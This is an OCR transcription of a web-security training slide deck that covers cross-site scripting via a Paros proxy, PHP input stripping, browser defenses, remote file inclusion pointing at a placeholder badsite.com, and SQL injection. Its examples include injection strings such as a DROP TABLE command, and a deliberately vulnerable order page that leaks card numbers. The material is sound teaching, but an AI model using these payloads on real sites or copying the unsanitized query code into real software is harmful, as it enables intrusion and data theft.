

Untitled Session - Paros
File Edit View Analyse Report Tools Help
Sites
Request Response Trap
Raw View
Trap request
Trap response
Continue
Drop
History Spider Alerts Output
Now we have altered the values

```
POST http://192.168.183.128/basic_js/display.php HTTP/1.1
Host: 192.168.183.128
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.183.128/basic_js/index.htm
```

```
data=<script type="text/javascript">alert("So you thought it was hard to defeat javascript")</script><b>But it's really pretty simple</b>
```

```
splay.php    200 OK    0ms
28/main_s  .css    200 OK    15ms
```

Using Paros, cont.



The data recieved from the form:

```
<script type=\"text/javascript\">alert(\"So you thought it was hard to defeat JavaScript\")<script><b>But it\'s really pretty simple<b>
```

The page at http://192.168.183.128 says:

So you thought it was hard to defeat javascript

OK

As rendered by the browser:

But it\'s really pretty simple

Try Again
Home

Server Side Method

- PHP, ASP, Perl, Java, and more
- Input is passed to the server and then sanitized on the server.
- Increased load for the server
- Uses more bandwidth

Server Side Method (PHP)

```
<html>
<head>
    <title>Server Side Web Form &lt;HTML Stripping&gt;</title>
</head>
<body>
    <form action="phpStrip.php" method="post">
        <fieldset><legend>A Basic Web-Form</legend>
            <textarea name="comment" style="width: 400px; height:
                100px"></textarea>
            <br />
            <input type="submit" value="Submit">
        </fieldset>
    </form>
</body>
</html>
```

Server Side Method, cont.

[phpStrip.php]


```
<html>
<head><title>Server Side Web Form &lt;HTML Stripping&gt;</title>
</head>
<body>
<?php
// THIS SECTION DEMONSTRATES TO THE USER THAT THIS PAGE HAS
// COLLECTED THE CORRECT DATA FROM THE USER
echo "<h2>The user submitted the following information:</h2><br/>\n";
$raw = $_POST["comment"];       // copying POST variable into an editable
form
$DISPLAY = ""; // declaring variable for display purposes only
$pattern[0] = '/</';    // the pattern we are looking for (HTML tags)
$pattern[1] = '/>/';
$replacement[0] = '&lt;'; // replacing with HTML correct symbols
$replacement[1] = '&gt;'; // to display
$DISPLAY = preg_replace($pattern,$replacement,$raw);
echo $DISPLAY;
// END OF DEMONSTRATION SECTION
?>
```

Server Side Method, cont.

[phpStrip.php continued]

```
<br/><hr/><br/>
<?php
$raw = $_POST["comment"];       // copying POST variable into an editable
form
$stripped = ""; // initializing variable for stripped data
$pattern[0] = '/<\w+>/';        // the pattern we are looking for (HTML
tags)
$pattern[1] = '/<\/\w*>/';
$replacement[0] = ''; // what we want to replace pattern[0] with
$replacement[1] = ''; // what we want to replace pattern[1] with
$stripped = preg_replace($pattern,$replacement,$raw);
if ($stripped)
{
        echo "<h2>After stripping the HTML:</h2>\n<br/>$stripped";
}
else
{
        echo "I broke it";
}
?> </body> </html>
```


Server Side Method, cont.



A Basic Web-Form

```
<pre><b>This is supposed to look like code and be
bold.</b></pre>
```

Server Side Method, cont.




The user submitted the following information:

<pre><b>This is supposed to look like code and be bold.</b></pre>

After striping the HTML:

This is supposed to look like code and be bold.

Defenses Built Into the Browser



- [✓] Block pop-up windows
- [✓] Load images automatically
- [✓] Enable JavaScript
- [✓] Enable Java

Advanced JavaScript Settings


Allow scripts to:

- [✓] Move or resize existing windows
- [ ] Raise or lower windows
- [✓] Disable or replace context menus
- [ ] Hide the status bar
- [ ] Change status bar text

[illegible]

Browser Defenses, cont.

- In order to use JavaScript for trusted websites but not for others, use profiles
- Create a Firefox profile that has JavaScript disabled
- Create a Firefox profile that has JavaScript enabled
- Open trusted websites with the profile that has JS enabled
- Open untrusted websites with the profile that has JS disabled



Run

Type the name of a program, folder, do
Internet resource, and Windows will op

Open: firefox -P

Firefox - Choose User Profile

Firefox stores information about your settings, preferences, and other user items in your user profile.


☐ Work offline
☑ Don't ask at startup

Shortcut to firefox.exe Properties

Shortcut to firefox.exe

Target type:	Application
Target location:	Mozilla Firefox
Target:	ram Files\Mozilla Firefox\firefox.exe" -P untrusted

Browser Defenses, cont.



Select a Web content zone to specify its security settings.

Internet | Local intranet | Trusted sites | Restricted sites

Trusted sites

This zone contains Web sites that you trust not to damage your computer or data.

Sites...

No sites are in this zone.

Security level for this zone

Custom

Custom settings.
- To change the settings, click Custom Level.
- To use the recommended settings, click Default Level.

Security Settings

Settings:


- Scripting
  - Active scripting: Disable [✓ Enable] Prompt
  - Allow paste operations via script: Disable [✓ Enable] Prompt
  - Scripting of Java applets: Disable [✓ Enable] Prompt

Reset custom settings

Reset to: Low

Browser Defenses, cont.

- Microsoft's Internet Explorer 8 comes with a new feature they call the "Cross Site Scripting (XSS) Filter"
- Neutralizes cross domain scripts and shows the user a bar to examine and allow scripts
- Not verified if it protects against encoded XSS attacks


XSS Hello World - Windows Internet Explorer

http://www.ericlawrence.com/test/xss/Hello.asp?txtName=%3Cscript%3Ea

Internet Explorer modified this page to prevent a potential cross-site scripting attack. Click here for more information...

Hello, alert("bang! script injection\n"+document.cookie);

Done | Internet | Protected Mode: On | 100%

NUCIA

NoScript

- Mozilla Firefox plugin
- Once installed, blocks all JS by default
- Blocked JS and other active content is summarized in lower info bar of Firefox
- User decides to allow JS by domain temporarily or permanently
- Recommended by SANS, CNET, Forbes, New York Times and Washington Post
- #52 on PC World's "The 100 Best Products of the Year" in 2006

Code Injection

- The exploitation of improper data handling that can cause unexpected results
- Data can evaluated as code and executed

Code Injection Example

- A simple template system changes pages by a GET variable

```
******(html header here) ******
  <?php include($_GET['page']); ?>
******(html footer here) ******
```

- A user could enter the following:

```
http://example.com/index.php?

  page=http://badsite.com/hack
  .txt
```

Code Injection cont.

- A file, hack.txt, could contain something like the following:

```
<?php phpinfo(); ?>
```

- The vulnerable website will then include the text file as PHP code and execute it

SQL Injection

- Similar to code injection, but SQL syntax is injected to get different results

```
$query = "SELECT * FROM orders WHERE
orderID=$_POST['orderID']";

mysql_query($query);
```

- If the input from the user is not sanitized, SQL command syntax could be entered to change or break the query

Potential SQL Injection Characters

- **' or "**
  - Breaks balance of string escape characters
  - **`SELECT * FROM users WHERE username='bob's'`**
- **-- or #**
  - Comments out the rest of the query
  - **`SELECT * FROM users WHERE username='' # commented text'`**

SQL Injection Characters, cont.


- /*…*/
  - Multiple-line comments
  - `SELECT * FROM users WHERE username='/* commented text*/ ''`
- %
  - Matches any number of characters, even none
  - `SELECT * FROM users WHERE username LIKE 'b%'`
- ;
  - Use to concatenate multiple SQL commands together
  - `SELECT * FROM users WHERE username='test' ; DROP TABLE users;`

Agenda

- Introduction
- SQL Basics
- Coding with PHP and MySQL
- Threats
- **Examples**
  - **Specific Examples**
  - **Case Studies**

example1.php


- Web page to show users' order history
- Has a variable of the **`GET`** method named **`id`** which specifies the user id


Order Review - Windows Internet Explorer

http://localhos /example1.php?id=

example1.php, cont.

- By entering something like **`?id=1' or 1='1`** at the end of the URL, we can see all orders because 1 = 1 will always be true
- The code is poorly written and allows looping through multiple results, even though only one item should be seen normally


iew - Windows Internet Explorer

```
http://localhost/example1.php?id=1' or '1'='1
```

example1.php: Source

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <title>Order Review</title>
</head>

<body>
    <?php
    if(isset($_GET['id']))
    {
          $id = $_GET['id'];
          $q = "SELECT * FROM orders WHERE ID='$id'";
          $result = mysql_query($q);
          ?>
          <table>
          <tr>
                <td>Name</td>
                <td>Address</td>
                <td>City</td>
                <td>State</td>
                <td>Zip</td>
                <td>Item's Ordered</td>
                <td>Card Number</td>
            </tr>
```

example1.php: Source, cont.

```
        <?php
        while($row = mysql_fetch_array($result))
        { ?>
           <tr>
           <td><?php echo $row['name']; ?></td>
           <td><?php echo $row['address']; ?></td>
           <td><?php echo $row['city']; ?></td>
           <td><?php echo $row['state']; ?></td>
           <td><?php echo $row['zip']; ?></td>
           <td><?php echo $row['items']; ?></td>
           <td><?php echo $row['ccnum']; ?></td>
           </tr>
           <?php
        }
  }
  else
  {
        //Display error message
